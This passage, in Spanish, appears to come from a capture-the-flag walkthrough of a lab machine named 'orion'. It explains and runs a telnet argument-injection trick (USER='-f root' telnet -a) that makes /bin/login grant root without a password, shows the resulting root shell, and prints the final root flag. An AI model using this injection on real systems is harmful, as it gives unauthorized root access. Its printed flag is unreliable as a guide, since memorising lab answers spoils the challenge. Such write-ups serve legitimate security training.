- USER="-f root": Define una variable local usuario el cual es -f root, donde esta bandera permite que cuando telnet se comuniquen con el programa /bin/login, pase la bandera -f la cual fuerza al inicio de sesión y no pide autenticación
- -a: Permite realizar inicio de sesión automático donde se ocupa la variable local USER
- 127.0.0.1: Es la dirección del localhost, es decir, se realiza telnet al mismo servidor.

```
adam@orion:~$ USER="-f root" telnet -a 127.0.0.1
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.

Linux 5.15.0-177-generic (orion) (pts/4)

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat Jul 11 02:22:35 AM UTC 2026

System load:  0.0               Processes:           237
Usage of /:   78.4% of 5.81GB    Users logged in:    1
Memory usage: 9%               IPv4 address for eth0: 10.129.244.146
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@orion:~#
```

Conclusión: El comando funcionó con éxito y ahora tenemos una Shell iniciada con el usuario root, por lo que, en el próximo paso encontraremos la bandera.

Paso 18: Explorar los directorios y encontrar la bandera: Comandos:

1. ls: Para listar directorios
2. cat root.txt: Para leer el archivo con la bandera

```
root@orion:~# ls
root.txt  snap
root@orion:~# cat root.txt
f0dc2d1a953df163e55cfbb81de654c6
root@orion:~#
```

Conclusión: La última bandera es encontrada en el mismo directorio del home del root, vemos que la bandera es **f0dc2d1a953df163e55cfbb81de654c6**